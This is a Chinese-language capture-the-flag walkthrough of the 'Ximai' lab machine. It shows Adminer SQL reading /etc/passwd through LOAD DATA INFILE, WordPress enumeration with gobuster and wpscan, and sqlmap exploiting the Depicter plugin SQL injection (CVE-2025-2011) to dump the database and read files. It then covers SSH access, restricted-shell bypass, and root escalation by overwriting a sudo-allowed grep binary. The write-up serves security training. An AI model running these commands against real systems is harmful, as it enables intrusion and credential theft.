
成功登出。 感谢使用Adminer，请考虑为我们捐款（英文页面）。

系统	MySQL / MariaDB
服务器	10.0.2.9
用户名	root
密码	••••••••
数据库	mysql

```
SQL命令：
create table getfiles(cmd text);
load data infile '/etc/jimmy.txt' into table getfiles;
load data infile '/etc/passwd' into table getfiles;
select * from getfiles;
```



```
create table getfiles(cmd text);
load data infile '/etc/jimmy.txt' into table getfiles;
load data infile '/etc/passwd' into table getfiles;
select * from getfiles;
```



```
SELECT * FROM `getfiles` LIMIT 50 (0.000 秒) 编辑
```

□ 修改	cmd
□ 编辑	HandsomeHU
□ 编辑	HandsomeHU
□ 编辑	HandsomeHU
□ 编辑	root:x:0:0:root:/root:/bin/bash
□ 编辑	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
□ 编辑	bin:x:2:2:bin:/bin:/usr/sbin/nologin
□ 编辑	sys:x:3:3:sys:/dev:/usr/sbin/nologin
□ 编辑	sync:x:4:65534:sync:/bin:/bin/sync
□ 编辑	games:x:5:60:games:/usr/games:/usr/sbin/nologin
□ 编辑	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
□ 编辑	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
□ 编辑	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
□ 编辑	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
□ 编辑	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
□ 编辑	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
□ 编辑	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
□ 编辑	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
□ 编辑	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
□ 编辑	irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
□ 编辑	gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
□ 编辑	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
□ 编辑	_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
□ 编辑	systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
□ 编辑	systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
□ 编辑	systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
□ 编辑	systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
□ 编辑	messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
□ 编辑	sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
□ 编辑	adminer:x:1003:1003::/home/adminer:/bin/bash
□ 编辑	jimmy:x:1004:1004::/home/jimmy:/bin/bash
□ 编辑	mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

得到了 jimmy:HandsomeHU一组用户和密码，这是web方案一，刚开始没有做出来，下面是方案二，通过8000端口的wordpress，获取密码。

爆破8000端口时发现一个域名，wordpress.local ，添加到/etc/hosts中再爆破。

```
┌──(kali㉿kali)-[~/ximai]
└─$ sudo gobuster dir -r -u http://wordpress.local:8000 --wordlist=/usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -x .html,.php --exclude-length 614
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://wordpress.local:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          614
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 282]
/.php                 (Status: 403) [Size: 282]
/index.php            (Status: 200) [Size: 50416]
/wp-content           (Status: 200) [Size: 0]
/wp-login.php         (Status: 200) [Size: 8711]
```

```
/wp-includes          (Status: 403) [Size: 282]
/readme.html          (Status: 200) [Size: 7425]
/wp-trackback.php     (Status: 200) [Size: 129]
/wp-admin             (Status: 200) [Size: 8811]
/xmlrpc.php           (Status: 405) [Size: 42]
/.html                (Status: 403) [Size: 282]
/.php                 (Status: 403) [Size: 282]
/wp-signup.php        (Status: 200) [Size: 8892]
/server-status        (Status: 403) [Size: 282]
```

发现是wordpress，拿出wpscan扫描。

```
#枚举得到用户adminer
wpscan --api-token XXXXXXXXXXXXXX --url http://wordpress.local:8000/ --enumerate u
#尝试爆破adminer密码，没有结果
wpscan --api-token XXXXXXXXXXXXXX --url http://wordpress.local:8000/ -P password.txt -U adminer
#漏洞扫描，得到CVE-2025-2011插件sql注入漏洞
┌──(kali㉿kali)-[~/ximai]
└─$ wpscan --api-token XXXXXXXXXXXXXX --url http://wordpress.local:8000/ -e u,ap --plugins-detection
aggressive

----------------------------------------------------------------
[+] depicter
 | Location: http://wordpress.local:8000/wp-content/plugins/depicter/
 | Last Updated: 2025-05-05T08:12:00.000Z
 | Readme: http://wordpress.local:8000/wp-content/plugins/depicter/readme.txt
 | [!] The version is out of date, the latest version is 3.6.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordpress.local:8000/wp-content/plugins/depicter/, status: 403
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Slider & Popup Builder by Depicter < 3.6.2 - Unauthenticated SQLi via 's' Parameter
 |     Fixed in: 3.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/6f894272-3eb6-4595-ae00-1c4b0c0b6564
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-2011
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/49b36cde-39d8-4a69-8d7c-7b850b76a7cd
 |
 | Version: 3.6.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://wordpress.local:8000/wp-content/plugins/depicter/readme.txt
```

下载CVE-2025-2011 POC，反复尝试发现没有用。

```
┌──(kali㉿kali)-[~/ximai]
└─$ python3 52285.py -u  http://wordpress.local:8000

╔══════════════════════════════════════════════════════════════════╗
║ CVE-2025-2011 - SQLi in Depicter Slider & Popup Builder <3.6.2 ║
║ By datagoboom                                                    ║
╚══════════════════════════════════════════════════════════════════╝
[*] Target URL: http://wordpress.local:8000
[+] Successfully connected to the target
[*] Checking if the target is vulnerable...
[-] Target does not appear to be vulnerable
[*] Try checking manually in your browser:
http://wordpress.local:8000/wp-admin/admin-ajax.php?s=test%' AND
EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))='&perpage=20&page=1&orderBy=source_id&dateEnd=&dateStart=&order=D
ESC&sources=&action=depicter-lead-index
[-] Exiting as target does not appear to be vulnerable
```

分析漏洞发现注入点是admin-ajax.php?
s=test&perpage=20&page=1&orderBy=source_id&dateEnd=&dateStart=&order=DESC&sources=&action=depicter-lead-index
于是sqlmap一把梭。

```
sqlmap -u "http://wordpress.local:8000/wp-admin/admin-ajax.php?
s=test&perpage=20&page=1&orderBy=source_id&dateEnd=&dateStart=&order=DESC&sources=&action=depicter-lead-
index"  --level=5  --dbs --dump --batch
```

dump下来了wordpress数据库，找到了adminer密码hash，adminer|wp$2y$10
E7r5vlSWYzVeLupu6.K3FOTOOqoqlY.XUObkftyg6z8eK6.b0uElG，尝试破解无果，想起来之前信息收集有一个文件/etc/jimmy.txt,

可能保存了密码。

```
┌──(kali㉿kali)-[~/ximai]
└─$ sqlmap -u "http://wordpress.local:8000/wp-admin/admin-ajax.php?
s=test&perpage=20&page=1&orderBy=source_id&dateEnd=&dateStart=&order=DESC&sources=&action=depicter-lead-
index" --file-read="/etc/jimmy.txt"

[22:59:03] [INFO] fetching file: '/etc/jimmy.txt'
[22:59:05] [INFO] the local file '/home/kali/.local/share/sqlmap/output/wordpress.local/files/_etc_jimmy.txt'
and the remote file '/etc/jimmy.txt' have the same size (11 B)
files saved to [1]:
[*] /home/kali/.local/share/sqlmap/output/wordpress.local/files/_etc_jimmy.txt (same file)
[22:59:05] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/wordpress.local'
[*] ending @ 22:59:05 /2025-05-29/
┌──(kali㉿kali)-[~/ximai]
└─$ cat /home/kali/.local/share/sqlmap/output/wordpress.local/files/_etc_jimmy.txt
HandsomeHU
```

得到了 jimmy:HandsomeHU一组用户和密码，尝试ssh登录。

```
┌──(kali㉿kali)-[~/ximai]
└─$ ssh jimmy@10.0.2.30
jimmy@10.0.2.30's password:
jimmy@Ximai:~$ ls
sorry, you are restricted from using this command.
jimmy@Ximai:~$ /bin/ls
us3r.txt
jimmy@Ximai:~$ /bin/cat us3r.txt
flag{user-ffbea0a7-3b01-11f0-9160-000c2921b441}
jimmy@Ximai:~$
```

提权

环境变量做手脚了，是用绝对路径执行命令，得到flag。偷懒的办法是用/bin/rm .bashrc删除bashrc文件，然后重新登录就正常了。是用jimmy用户或者组信息查找，发现了/etc/systemd/system/hack.service,得到adminer的密码，老版本靶机密码修正为adminer123456，新版本靶机去wp-config.php中查找。

```
find / -group jimmy 2>/dev/null
/etc/systemd/system/hack.service
cat /etc/systemd/system/hack.service
admin123456
```

su adminer切换到adminer用户，sudo -l 发现可以无密码执行/usr/bin/grep，尝试一下 sudo /usr/bin/grep ' ' /root/root.txt读取flag。

```
su adminer
adminer@Ximai:/var/www/wordpress$ sudo -l
Matching Defaults entries for adminer on Ximai:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User adminer may run the following commands on Ximai:
    (ALL) NOPASSWD: /usr/bin/grep
adminer@Ximai:/var/www/wordpress$  sudo /usr/bin/grep ' ' /root/root.txt
sorry, you are restricted from using this command.try egrep instead.
```

尝试了很多办法都不行，想起来ls /usr/bin/grep -liah 看一眼，发现能有写权限。那就好办了。

```
adminer@Ximai:/var/www/wordpress$ ls /usr/bin/grep -liah
295217 -rwxr-xrwx 1 root root 76 May 28 09:06 /usr/bin/grep
adminer@Ximai:/var/www/wordpress$ echo "bash" > /usr/bin/grep
adminer@Ximai:/var/www/wordpress$ sudo /usr/bin/grep
root@Ximai:/var/www/wordpress#
root@Ximai:/var/www/wordpress# cd /root/
root@Ximai:~# ls
root.txt
root@Ximai:~# cat root.txt
flag{root-126e5653-3b02-11f0-b074-000c2921b441}
```